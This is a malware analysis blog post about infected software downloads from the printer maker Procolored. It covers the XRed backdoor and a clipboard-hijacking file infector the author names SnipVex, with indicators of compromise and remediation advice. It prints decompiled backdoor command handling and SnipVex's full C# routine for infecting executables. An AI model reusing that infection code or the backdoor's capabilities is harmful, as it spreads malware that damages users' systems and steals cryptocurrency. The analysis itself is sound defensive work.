Printer company provided infected software downloads for half a year

gdatasoftware.com/blog/2025/05/38200-printer-infected-software-downloads




Techblog

When Cameron Coward, the Youtuber behind the channel <u>Serial Hobbyism</u>, wanted to review a \$6k UV printer and plugged in the USB flash drive with the printer software, the Antivirus software alerted him of a USB-spreading worm and a Floxif infection. Floxif is a file infector that attaches itself to Portable Executable files, so it can spread to network shares, removable drives like USB flash drives or backup storage systems.

The printer company Procolored <u>assured him at first that these were false positives</u>. Nevertheless, Cameron <u>turned to Reddit</u> in the hopes of finding a professional malware analyst who can figure out the truth.

That is where I came into the picture. At first I checked the software downloads on Procolored's public website. There are downloads for six products, namely F8, F13, F13 Pro, V6, V11 Pro and VF13 Pro.



All these software downloads are available on mega.nz with a different mega folder link for each product. Overall, there are 8 GB of files and archives for all six products. Most files were last updated in October 2024, which is six months ago at the time of writing.




figure 2: VF 11 Pro mega.nz download

An antivirus scan reveals signature matches for 39 files, 20 of them with unique hashes. Only two detection names popped up for these 20 files:

Win32.Backdoor.XRedRAT.A

MSIL.Trojan-Stealer.CoinStealer.H

MSIL.Trojan-Stealer.CoinStealer.H designates a .NET based stealer that either exfiltrates cryptocurrency wallets or replaces addresses in the clipboard with the attackers' address.

Win32.Backdoor.XRedRAT.A is a Delphi backdoor. Detection names of other antivirus scanners like Worm:Win32/AutoRun!atmn indicate USB worm-like behavior.

Notably there was no Floxif in the download section.

In the meantime, I got into private contact with Cameron Coward. He asked if he could safely retrieve the Floxif file for me. We decided that the benefit-risk ratio was not worth it, because I already got malware files from the official Procolored downloads section.

For context: An infection with a virus like Floxif is one of the most severe types of infection that damages system files without possibility of proper repair. Whilst disinfection tools exist, they can never restore the files to their original state. It is also very easy to spread the virus onto different removable media drives and systems.

Comeback of XRed Backdoor

I chose the PrintExp.exe sample from VF 11 Pro software downloads for the following analysis with the SHA256: 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

Other samples with the detection name Win32.Backdoor.XRedRAT.A are very similar.

Our internal sandbox systems corroborated the identification as XRed backdoor. This backdoor was <u>analyzed in-depth</u> <u>by eSentire</u> in February 2024 and has existed at least since 2019.

The PrintExp sample has the very same download URLs as the malware in eSentire's article:

figure 3: PrintExp download strings

This is notable because the URLs were already offline when eSentire reported on them in 2024—and URLs are typically among the first elements to change when new variants of a malware appear.

Another confirmation is the presence of the same XRed version number in the RCDATA/EXEVSNX resource:



figure 4: Malcat shows XRed version 106 in the RCDATA/EXEVSNX resource

Just like eSentire's sample, PrintExp.exe features keylogging, allows file downloads, screenshots, provides a cmd.exe shell if requested, can delete files and list directory or drive contents.

```
ExceptionList = (int)&savedregs;
v6 = (int *)&loc_495CD3;
v5 = NtCurrentTeb()->NtTib.ExceptionList;
 _writefsdword(0, (unsigned int)&v5);
System::__linkproc__ LStrCmp(v12, &str_GetCMDAccess[1]);
  sub_495DD0(a1);
System::_linkproc__ LStrCmp(v12, &str_GetScreenImage[1]);
if ( v2 )
  sub_495F14(a1);
System::__linkproc__ LStrCmp(v12, &str_ListDisk[1]);
  sub 495FDC(a1);
System::__linkproc__ LStrCmp(v12, &str_ListDir[1]);
  sub_4960C8(a1);
System::__linkproc__ LStrCmp(v12, &str_DownloadFile[1]);
if ( v2 )
  sub_496254(a1);
System::__linkproc__ LStrCmp(v12, &str_DeleteFile[1]);
  sub_496400(a1);
v3 = v5;
```

figure 5: Available C2 commands of backdoor XRed in function 0x495BD4

It would be futile to analyze the very same malware version again. The only difference to eSentire's XRed is that our sample will execute the original PrintExp.exe after running the malware code.

The original, clean PrintExp.exe software resides in the RCDATA/EXERESX resource at offset 0x30a00. It seems odd at first that the file has an offset within the resource. A second file, detected as MSIL.Trojan-Stealer.CoinStealer.H is present in the RCDATA/EXERESX resource at offset 0x0.

SnipVex—more than a Clipbanker

The MSIL.Trojan-Stealer.CoinStealer.H sample has both dull and unexpected aspects.

The dullness is owing to the simplicity of the sample's payload: It is a .NET clipbanker consisting of eight lines of code. It searches the clipboard for content that resembles a BTC address and replaces it with the attacker's address, such that cryptocurrency transactions will be diverted to the attacker.

figure 6: Payload of SnipVex consists only of eight lines

The unexpected part? This clipbanker is a virus that infects .exe files. It has no name yet and I will call it SnipVex henceforth.

SnipVex has an infection marker to avoid superinfection: It expects to see 0x0A 0x0B 0x0C in the last three bytes of already infected files.

SnipVex does not infect files that reside in the %TEMP% or %APPDATA% directory and it does not infect any files starting with a dot.

It uses the %TEMP% directory to store separate parts of a new file temporarily before assembling them. First it copies its own body and extracts the icon of the host file to %TEMP%. Then it injects the icon from %TEMP% into the new virus copy. Afterwards it appends the host file to the virus body and finally it applies the infection marker sequence 0x0A 0x0B 0x0C.

That means by Peter Szor's virus classification this is a simple prepending virus. It is not encrypted and not polymorphic.

SnipVex then moves the newly built virus infected file to the host file's original location.

The virus monitors for any changes in files with ".exe" extension on all logical drives to find new host files.

```
private void InfectExe(string FullPath)
        bool flag = false;
        using (FileStream fileStream = new FileStream(FullPath, FileMode.Open, FileAccess.Read))
             byte[] array = new byte[5];
             fileStream.Seek(-3L, SeekOrigin.End);
fileStream.Read(array, 0, 3);
             flag = array[0] != 10 || array[1] != 11 || array[2] != 12;
        if (Path.GetFileName(FullPath)[0] == '.' || FullPath.IndexOf(Path.GetTempPath()) != -1 || FullPath.IndexOf
           (Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData)) != -1)
             flag = false;
         if (flag)
             Random random = new Random();
             string text = Path.GetTempPath();
             if (!text.EndsWith("\\"))
                 text += "\\";
             text = text + random.Next(10000).ToString() + ".ico";
             this.ExtractIcon(FullPath, text);
             string text2 = Path.GetTem
             if (!text2.EndsWith("\\"))
                 text2 += "\\";
             text2 = text2 + random.Next(10000).ToString() + ".exe";
             this.ExtractBaseExe(text2);
if (File.Exists(text))
                 IconInjector.InjectIcon(text2, text);
             FileInfo fileInfo = new FileInfo(text2);
             int num = (int)fileInfo.Length;
             this.AppendExe(text2, FullPath, num);
File.Delete(text);
             File.Delete(FullPath);
             File.Move(text2, FullPath);
File.Delete(text2);
```

figure 7: Infection routine of SnipVex

Now it makes sense why the clean PrintExp.exe file appears in the XRed resource after a specific offset instead of using a separate resource: XRed bundles the virus that has already infected and thus prepended itself to PrintExp.exe.

This is called a superinfection—a file or system that has been infected several times. It typically occurs on systems that do not have antivirus software. It also fits that Cameron had a warning for Floxif. Systems that have been neglected in terms of basic security often become hosts to multiple types of self-replicating malware.

The virus infection also explains why a total of 39 files in the downloads section of Procolored were infected. SnipVex likely replicated itself on a developer's system or the build servers.

It made a bit of money for the threat actor along the way. <u>Blockchain explorer</u> shows that the threat actor's BTC address has received a total of 9.30857859 BTC—equivalent to approximately \$100.000,00 or 90.000,00 EUR today.

Procolored's response

When Cameron first reported the infected software downloads to Procolored, the company's initial response was denial. Instead, they provided various explanations as to why antivirus programs might misidentify their software as false positives. Nevertheless they took down the software downloads from their website, which we noticed around 8. of May 2025, and started an internal investigation. The conversation between Procolored and Cameron is documented in Cameron's article.

After the software downloads were taken offline, I contacted Procolored with detailed information about the malware and infected files, and requested an official statement in response to several questions regarding the case:

1. How did this happen?

"The software hosted on our website was initially transferred via USB drives. It is possible that a virus was introduced during this process. Additionally, as the PrintEXP software is in Chinese by default, some international operating systems may incorrectly flag or misinterpret it as malicious, especially if the system does not handle non-English programs well."

2. How will you make sure this does not happen again?

"As a precaution, all software has been temporarily removed from the Procolored official website. We are conducting a comprehensive malware scan of every file. Only after passing stringent virus and security checks will the software be re-uploaded. This is a top priority for us, and we are taking it very seriously."

3. Advice for potentially affected customers:

"For the users who have reported related issues, Procolored engineers have already provided individual support and solutions. Once all software has been thoroughly reviewed and confirmed safe, we will update the website and notify customers through our official channels to download the latest version."

Procolored sent us the new software packages that are currently provided to users and we confirmed that they are clean.

Advice for affected customers

We recommend checking whether any antivirus exclusions have been set for the printer software files. Given that the software originated from an official vendor, it is possible that some users have dismissed antivirus warnings, assuming the files were safe. This could have allowed the malware to remain undetected.

Because of the malware's age, it is highly unlikely that it went undetected by up-to-date antivirus solutions.

The safest remedy for an infection with file infectors is reformatting of all drives and reinstallation of the operating system.

Impact

A backdoor infection is usually a serious matter. In this case we know that the malware's command-and-control server has been offline since February 2024. So it is not possible that XRed established a successful remote connection after that date.

The accompanying clipbanker virus SnipVex is still a serious threat. Although transactions to the BTC address stopped at March 3, 2024, the file infection itself damages systems. At least this virus is not that sophisticated and original files can be restored by cutting off the first 0x30a00 bytes of an infected file, however, this only works if there is no superinfection.

While <u>some redditors speculate that the trojan was planted on purpose</u>, there is **no evidence** to support this claim. Outdated malware with an inactive command-and-control server is not advantageous for any attacker nor does superinfection make sense for this scenario. A far more plausible explanation points to the absence or failure of antivirus scanning on the systems used to compile and distribute the software packages. Procolored promises to improve this process, so that it cannot happen again.

The printer review by Cameron Coward, which is the initial reason why this investigation started, has been <u>published on hackster.io</u>.

Indicators of Compromise

XRed IoCs

XRed backdoor: 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

SnipVex IoCs

SnipVex virus: 39df537aaefb0aa31019d053a61fabf93ba5f8f3934ad0d543cde6db1e8b35d1

SnipVex BTC wallet: 1BQZKqdp2CV3QV5nUEsqSg1ygegLmqRygj

SnipVex Run key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ScdBcd

SnipVex Run key: HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Run\ClpBtcn

SnipVex file paths:

- Dibifu_9\vshost32.exe
- Dibifu 9\IconExtractor.dll
- Zgokr00.exe

Download links on mega.nz

hxxps://mega[.]nz/folder/TNAWTDKL#zR5Atn68a807Qn17FjXFxA

hxxps://mega[.]nz/folder/zBgEiY4K#veoSD-6LgC12yZdqs1G Ow

hxxps://mega[.]nz/folder/3MBG0Rra#eebBaK_Fu6bJs3ZBIhUFiQ

hxxps://mega[.]nz/folder/yEBVBbwY#0qxIY0S_DXosumSxP38nVg

hxxps://mega[.]nz/folder/zM413Jbb#crz2GQgj2EFAut4vxfS8Ag

hxxps://mega[.]nz/folder/eMxjWAgT#r1YEU0KYupfcoBKQQrenSQ

hxxps://mega[.]nz/folder/TNAWTDKL#zR5Atn68a807Qn17FjXFxA

List of infected files, paths and their SHA256 hashes

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip \rightarrow 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.NWReceive.exe \rightarrow b14c855ad7600ac9fda2c46b290acac1342d0e08dc1a95901504d8c5aa206606

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe \rightarrow 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

F13

F13

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\NWReceive.exe \rightarrow bfb9d8af2c57f055c1e35effb1f42410238981bc16cee96f045aca50ff495550

F13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe \rightarrow 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

F8\2.software\F8 printer drive.zip → 644c045bf502f502bcbf61bc0593dd54949058c4a7837725d1043172925056ba

F8\2.software\F8 printer drive\A4 drive\A4 drive 64 bit\epson-l800_drv_x64.exe.vir \rightarrow 81de4cedda6109eacc9a3903a30e3a11622668ce6af533f94beadad052f591fb

F8\2.software\F8 printer drive\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP.exe \rightarrow 6d86f66c81c2c3e1a524fd8a8598e76d939bdf3cd8f7411036f7d5ca15afe622

F8\2.software\F8 printer drive\A4 drive\A4 drives 32

bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\DEVICEOP.EXE \rightarrow 7f9657992c3c6169f629a8a12885eb5468482eba23e5f310d37ef0458ae8f87a

F8\2.software\F8 printer drive\A4 drive\A4 drives 32

bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\SETUP.EXE \rightarrow 455374fe0f6f4123ecc9282189c67d261c877beba79ea77eb561dfb7a689a546

F8\2.software\F8 printer drive\A4 drive\A4 drives 32

bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\MEP\Setup.exe \rightarrow 995c9822c1803851301b060c4dbfe369e423d694e18fe526e0468150d8a79231

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip \rightarrow 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

V11 Pro\2.software

 $\label{lem:continuous} driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\NWReceive.exe \rightarrow b14c855ad7600ac9fda2c46b290acac1342d0e08dc1a95901504d8c5aa206606$

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe \rightarrow 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

V11 Pro\2.software

 $\label{lem:cache_NWReceive.exe} driver\PrintExp_X64_V5.7.6.5.77.Single\L_cache_NWReceive.exe \rightarrow 332deb26f74b6e6633214fe3ca7e95e4c6861d6eac0f9a792c3f2154adea73c7$

V11 Pro\2.software

 $\label{lem:cache_PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\Cache_PrintExp.exe $\to 0$f8bf833d6673dcba58347b9bde618969b948268d42fbb17d48f68cbc925109e$

V11 Pro\2.software

V11 Pro\2.software driver\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe \rightarrow 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

 $V6\colored{1}{V6\colored{2}}.software\colored{1}{A4 drive.zip} \rightarrow 85bae4b38f2bab647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5193bedaf7f153b23fcdd13e1189e34075c2f792abb647546bd4a5194bd4a519$

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_...cache_

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_.._cache_...cache_

 $V6\2.software\A4\ drive\A4\ drive\$

 $V6\2.software\A4\ drive\A4\ drive\$

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.._cache_.epson-l800_drv_x64.exe \rightarrow 2114fe34d510894985ed6dd1d737414fcc7ec023a0980469fc6db580698b8ecc

V6\2.software\A4 drive\A4 drive 64 bit\._cache_.._cache_.epson-l800_drv_x64.exe \rightarrow eade6f6e514c5c8f079e160538683b30e59e0396f99d7ec38da02ebefac7a104

V6\2.software\A4 drive\A4 drive 64 bit\epson-l800_drv_x64.exe \rightarrow 81de4cedda6109eacc9a3903a30e3a11622668ce6af533f94beadad052f591fb

V6\2.software\A4 drive\A4 drives 32 bits\L800_x86_672HomeExportAsia_MP.exe \rightarrow 6d86f66c81c2c3e1a524fd8a8598e76d939bdf3cd8f7411036f7d5ca15afe622

V6\2.software\A4 drive\A4 drives 32

bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\DEVICEOP.EXE \rightarrow 7f9657992c3c6169f629a8a12885eb5468482eba23e5f310d37ef0458ae8f87a

V6\2.software\A4 drive\A4 drives 32

bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\SETUP.EXE \rightarrow 455374fe0f6f4123ecc9282189c67d261c877beba79ea77eb561dfb7a689a546

V6\2.software\A4 drive\A4 drives 32

 $bits\L800_x86_672HomeExportAsia_MP\L800_x86_672HomeExportAsia_MP\WINX86\SETUP\MEP\Setup.exe \rightarrow 995c9822c1803851301b060c4dbfe369e423d694e18fe526e0468150d8a79231$

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single.zip \rightarrow 84ef938a63641cf95a87ceaeb3b4893eb720fb5b42a5f42021c29ba11bda0f39

VF 13

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\.PrintExp.exe.vir \rightarrow 4de65f542bc2a144d0e220e93f367c08bf008045fcc1fddbc4e54af62e7da847

VF 13

VF 13

VF 13

VF 13 Pro\2.software\PrintExp_X64_V5.7.6.5.77.2024.06.25.Single\PrintExp_X64_V5.7.6.5.77.Single\PrintExp.exe.vir \rightarrow 531d08606455898408672d88513b8a1ac284fdf1fe011019770801b7b46d5434

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